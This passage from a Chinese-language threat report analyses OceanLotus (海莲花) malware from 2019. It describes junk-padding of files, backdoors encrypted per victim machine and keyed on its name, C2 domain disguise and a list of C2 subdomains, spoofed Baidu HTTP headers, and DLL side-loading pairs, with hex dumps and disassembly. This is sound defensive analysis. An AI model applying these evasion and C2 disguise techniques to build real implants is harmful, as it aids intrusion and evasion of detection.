
如某文件，填充垃圾数据后，文件大小高达 61.4 MB (64,480,256 字节)：



```
File: mpr.dll
  Dos Header
  Nt Headers
    File Header
    Optional Header
      Data Directories [x]
  Section Headers [x]
  Export Directory
  Import Directory
  Resource Directory
  Relocation Directory
  Address Converter
  Dependency Walker
  Hex Editor
  Identifier
  Import Adder
  Quick Disassembler
  Rebuilder
  Resource Editor
  UPX Utility
```

```
mpr.dll
723 - [lang:1033]
725 - [lang:1033]
727 - [lang:1033]
729 - [lang:1033]
731 - [lang:1033]
733 - [lang:1033]
735 - [lang:1033]
737 - [lang:1033]
739 - [lang:1033]
741 - [lang:1033]
743 - [lang:1033]
745 - [lang:1033]
747 - [lang:1033]
749 - [lang:1033]
751 - [lang:1033]
753 - [lang:1033]
755 - [lang:1033]
757 - [lang:1033]
759 - [lang:1033]
761 - [lang:1033]
763 - [lang:1033]
765 - [lang:1033]
767 - [lang:1033]
769 - [lang:1033]
771 - [lang:1033]
773 - [lang:1033]
775 - [lang:1033]
777 - [lang:1033]
779 - [lang:1033]
781 - [lang:1033]
783 - [lang:1033]
785 - [lang:1033]
787 - [lang:1033]
```

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
000044C0  E9 6B 64 0C 0F DC 72 E8 4A 63 F5 1A 4D 66 BF 6A  ékd▮▮ÜrèJcõ▮Mf¿j
000044D0  A1 2B 83 2F 10 BA 86 58 B7 33 7D B6 E4 CC D3 98  ¡+▮/▮º▮X·3}¶äÌÓ▮
000044E0  0D 02 32 07 2D 1D BF 79 D3 0D C7 F6 99 83 EC 49  .▮2▮-▮¿yÓ.Çö▮▮ìI
000044F0  40 9E DE 2F E4 B2 0C 75 C2 7E 6A 79 88 B5 57 C2  @▮Þ/ä²▮uÂ~jy▮µWÂ
00004500  9E A7 F1 92 F0 B6 2E 83 59 3E CC 85 51 46 8C C4  ▮§ñ'ð¶.▮Y>Ì▮QF▮Ä
00004510  EA 8D 53 67 42 3F B6 31 CA 6D F0 5F 84 77 86 01  ê SgB?¶1Êmð_▮w▮▮
00004520  77 2A AF 45 54 37 B3 E7 75 E5 81 54 5A A9 E7 89  w*¯ET7³çuå TZ©ç▮
00004530  0C BA D4 C6 D4 D7 3B 77 44 DF BB A7 6A AB E7 CC  ▮ºÔÆÔ×;wDß»§j«çÌ
00004540  FD 39 05 AB 42 63 BB 86 AC 4F C1 7A 71 C4 3E 9B  ý9▮«Bc»▮¬OÁzqÄ>▮
00004550  F6 4D C7 2D CD 78 34 21 B5 7C 7B 94 9A 6F 61 09  öMÇ-Íx4!µ|{▮▮oa.
00004560  00 ED BD 7E 22 27 A1 14 48 7B 2A 5F 03 8E A1 DF  .í½~"'¡▮H{*_▮▮¡ß
00004570  95 E1 90 4D CE 23 66 13 C1 2D 82 85 E1 6F E4 C0  ▮á MÎ#f▮Á-▮▮áoäÀ
00004580  34 C7 0B EB 04 0B 0E 97 02 8C 80 0E B1 1C FD 1B  4Ç▮ë▮▮▮▮▮▮▮▮± ý▮
00004590  B9 B1 BD BB 87 6F E2 B2 DB F3 FD C1 DA AF 31 85  ¹±½»▮oâ²ÛóýÁÚ¯1▮
000045A0  AF D7 C0 16 D4 65 FA 9B 23 79 D2 5A FA BE F7 45  ¯×À▮Ôeú▮#yÒZú¾÷E
000045B0  56 24 68 37 42 F2 37 72 F5 43 D0 E2 EC 53 5F 23  V$h7Bò7rõCÐâìS_#
000045C0  26 FC AE 89 16 F2 0E C5 B7 6A E3 1B 77 8C 8D B1  &ü®▮▮ò▮Å·jã▮w▮ ±
000045D0  C8 0B 58 3D A7 02 97 49 22 50 62 0B A6 AE AB 0E  È▮X=§▮▮I"Pb▮¦®«▮
000045E0  F9 F7 3F 4E 9C 53 7B F7 D9 69 80 7E 70 90 95 6F  ù÷?N▮S{÷Ùi▮~p ▮o
000045F0  0B 6C 56 CB 24 7F FD E1 F9 DC 4B 2C 33 E2 4C 3F  ▮lVË$▮ýáùÜK,3âL?
00004600  D8 DE 1C E8 16 BA 8F 40 CE 13 86 F7 48 26 35 97  ØÞ è▮º @Î▮▮÷H&5▮
00004610  33 8C F2 58 38 15 AD 9A 93 D1 CB A5 58 32 31 2C  3▮òX8▮-▮▮ÑË¥X21,
00004620  76 08 88 70 49 61 D5 99 F3 6D E6 CA 79 AB DE 01  v▮▮pIaÕ▮ómæÊy«Þ▮
00004630  CF 7D 5B 5B FA 97 37 27 66 E8 13 C0 3D 89 B0 35  Ï}[[ú▮7'fè▮À=▮°5
00004640  8D 0A AF B7 00 F5 95 AB 0A 1B 94 BC 53 53 9B 65   . ¯·.õ▮«.▮▮¼SS▮e
00004650  A3 B7 C8 D0 60 B6 62 FD 1A 8A 01 7C 41 53 26 CD  £·ÈÐ`¶bý▮▮▮|AS&Í
00004660  4A 30 6F DA F7 2B 58 BD 71 4A 34 5C 63 A9 70 58  J0oÚ÷+X½qJ4\c©pX
00004670  B4 A2 39 A2 E0 91 D5 7F 66 E8 13 C0 3D 89 B0 35  ´¢9¢à'Õ▮fè▮À=▮°5
00004680  8D 0A AF B7 00 F5 95 AB 05 46 EF D7 95 A2 60 B8   . ¯·.õ▮«▮Fï×▮¢`¸
00004690  03 C9 C7 53 A8 9C 25 BB C8 23 51 E2 26 58 87 8D  ▮ÉÇS¨▮%»È#Qâ&X▮
```


mpr.dll 属性

常规 安全 详细信息 以前的版本

属性	值
说明	
文件说明	
类型	应用程序扩展
文件版本	
产品名称	
产品版本	
版权	
大小	61.4 MB
修改日期	2015/2/28 6:57
语言	

5、每台机器的第二阶段后门都是定制的

每台机器的第二阶段后门文件都是根据当前机器的机器属性（如机器名）来加密定制的，因此每台机器上的文件 hash 都是不一样，且没这台机器的相关信息则无法解密。因此且即便被安全厂商捕捉，只要没有这台机器的相关遥感数据就无法解密出真正的 payload。详细的见后文的"定制化后门"部分。

6、通信的伪装


如某次攻击中 C2 的伪装：根据配置信息，可进行不同的连接和伪装，对 C2 进行拼装后再进行解析。拼接方式为（xxx 为配置 C2）：

{rand}.xxx

www6.xxx


cdn.xxx

api.xxx



3240.dns15.gdtechnical.com
26963.dns15.gdtechnical.com
45938.dns15.gdtechnical.com
58246.dns15.gdtechnical.com
98818.dns15.gdtechnical.com
69665.dns15.gdtechnical.com
17468.dns15.gdtechnical.com
8263.dns15.gdtechnical.com
68421.dns15.gdtechnical.com
56370.dns15.gdtechnical.com
43501.dns15.gdtechnical.com
87881.dns15.gdtechnical.com
27831.dns15.gdtechnical.com
74078.dns15.gdtechnical.com
25729.dns15.gdtechnical.com
19397.dns15.gdtechnical.com
58596.dns15.gdtechnical.com
93681.dns15.gdtechnical.com
17961.dns15.gdtechnical.com
16808.dns15.gdtechnical.com
33102.dns15.gdtechnical.com
14694.dns15.gdtechnical.com
95289.dns15.gdtechnical.com

HTTP Header 的伪装：




```
00472430 00 00 00 0C 00 03 01 00 00 00 00 0A 00 00 00 13 .....ま.......■
00472440 48 6F 73 74 3A 20 77 77 77 2E 62 61 69 64 75 2E Host: www.baidu.
00472450 63 6F 6D 00 00 00 0A 00 00 00 47 41 63 63 65 70 com.......GAccep
00472460 74 3A 20 74 65 78 74 2F 68 74 6D 6C 2C 61 70 70 t: text/html,app
00472470 6C 69 63 61 74 69 6F 6E 2F 78 68 74 6D 6C 2B 78 lication/xhtml+x
00472480 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 ml,application/x
00472490 6D 6C 3B 71 3D 30 2E 39 2C 2A 2F 2A 3B 71 3D 30 ml;q=0.9,*/*;q=0
004724A0 2E 38 00 00 00 0A 00 00 00 1F 41 63 63 65 70 74 .8.......■Accept
004724B0 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 -Language: en-US
004724C0 2C 65 6E 3B 71 3D 30 2E 35 00 00 00 09 00 00 00 ,en;q=0.5.......
004724D0 08 69 65 3D 75 74 66 2D 38 00 00 00 09 00 00 00 ■ie=utf-8.......
004724E0 08 74 6E 3D 62 61 69 64 75 00 00 00 09 00 00 00 ■tn=baidu.......
004724F0 17 72 73 76 5F 70 71 3D 76 73 64 74 6E 78 31 6E ■rsv_pq=vsdtnx1n
00472500 79 6F 34 76 6F 34 37 66 00 00 00 07 00 00 00 00 yo4vo47f...■....
00472510 00 00 00 0D 00 00 00 05 00 00 00 05 72 73 76 5F .......¥...¥rsv_
00472520 74 00 00 00 09 00 00 00 09 72 71 6C 61 6E 67 3D t........rqlang=
00472530 63 6E 00 00 00 00 00 00 00 0D 00 03 01 00 00 00 cn.........ま..
00472540 00 0A 00 00 00 13 48 6F 73 74 3A 20 70 61 6E 2E .....■Host: pan.
00472550 62 61 69 64 75 2E 63 6F 6D 00 00 00 0A 00 00 00 baidu.com.......
00472560 37 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68 74 7Accept: text/ht
00472570 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 ml,application/x
00472580 68 74 6D 6C 2B 78 6D 6C 3B 71 3D 30 2E 39 2C 2A html+xml;q=0.9,*
00472590 2F 2A 3B 71 3D 30 2E 38 00 00 00 0A 00 00 00 1F /*;q=0.8.......■
004725A0 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A Accept-Language:
004725B0 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00  en-US,en;q=0.5.
004725C0 00 00 09 00 00 00 0B 63 68 61 6E 6E 65 6C 3D 64 ......■channel=d
004725D0 61 79 00 00 00 09 00 00 00 05 77 65 62 3D 31 00 ay.......¥web=1.
004725E0 00 00 07 00 00 00 00 00 00 00 0D 00 00 00 05 00 ..■...........¥.
004725F0 00 00 06 61 70 70 5F 69 64 00 00 00 07 00 00 00 ..■app_id...■...
00472600 01 00 00 00 0F 00 00 00 04 00 00 00 09 00 00 00 ま..■...¦.......
00472610 0C 63 6C 69 65 6E 74 74 79 70 65 3D 30 00 00 00 .clienttype=0...
00472620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


2.6 定制化的后门

使用定制化的后门（主要是第二阶段下发的后门），是海莲花组织在 2019 年所使用的技术中最让人印象深刻的。该技术我们曾经在之前我们发表的 2019 年海莲花第一季度攻击报告中我们曾首次进行了曝光：针对每台机器下发的恶意文件，都使用被下发机器的相关机器属性（如机器名）进行加密，而执行则需要该部分信息，否则无法解密。因此每个下发的恶意文件都不一样，而且即便被安全厂商捕捉，只要没有该机器的相关遥感数据就无法解密出真正的 payload。

该后门最终使用白加黑的方式来执行，包括 AdobeUpdate.exe+goopdate.dll、KuGouUpdate.exe+goopdate.dll、 XGFileCheck.exe + goopdate.dll、SogouCloud.exe+ inetmib1.dll 等组合来执行。


加密流程为：





```
seg000:00000E85                 align 2
seg000:00000E86 aUsername       db 'username'
seg000:00000E8E                 db    0
seg000:00000E8F aComputername   db 'computername',0
seg000:00000E9C                 db  25h ; %
seg000:00000E9D a02x02x02x02x02 db '02X:%02X:%02X:%02X:%02X:%02X',0
seg000:00000EBA                 dw 3000h
seg000:00000EBC                 db  31h ; 1
seg000:00000EBD                 db  30h ; 0
seg000:00000EBE                 db  30h ; 0
seg000:00000EBF                 db    0
seg000:00000EC0                 db 0A1h,1,0BCh,0E3h,2Ch,67h,'T',0E2h,4Bh,0B8h,9Bh,'F.(',0B6h,7,'ZF',10h
seg000:00000EC0                 db 0FCh,0BBh,'| ',9,'l;',19h,19h,'9I',0A2h,':'
seg000:00000EE0                 db    0
seg000:00000EE1                 db    6
seg000:00000EE2                 db    0
seg000:00000EE3                 db    0
seg000:00000EE4                 db    0
seg000:00000EE5                 db    9
seg000:00000EE6                 db  3Eh ; >
seg000:00000EE7                 db    3
seg000:00000EE8                 db    0
seg000:00000EE9                 dd 33E10h
seg000:00000EED aCaopc          db 'CAOPC',0
seg000:00000EF3                 db    2
seg000:00000EF4                 db  49h ; I
seg000:00000EF5                 db  2Fh ; /
seg000:00000EF6                 db 0A9h
seg000:00000EF7                 db  65h ; e
seg000:00000EF8                 db  36h ; 6
seg000:00000EF9                 db 0C3h
seg000:00000EFA                 db  4Fh ; O
seg000:00000EFB                 db  3Ch ; <
```

可以看到，某次针对国家某单位的攻击中，使用的密钥为：




```
0012FCD4  00C20B9C  返回到 00C20B9C
0012FCD8  0014CBF0
0012FCDC  003B3CF0  ASCII "CAOPC[redacted]"
0012FCE0  00000014
0012FCE4  00000000
0012FCE8  00C20000
0012FCEC  00034D04
```

而该受害的用户名为 Cao**，可见该木马只专门为了感染该电脑而特意生成的。

2.7 多种恶意软件的选择

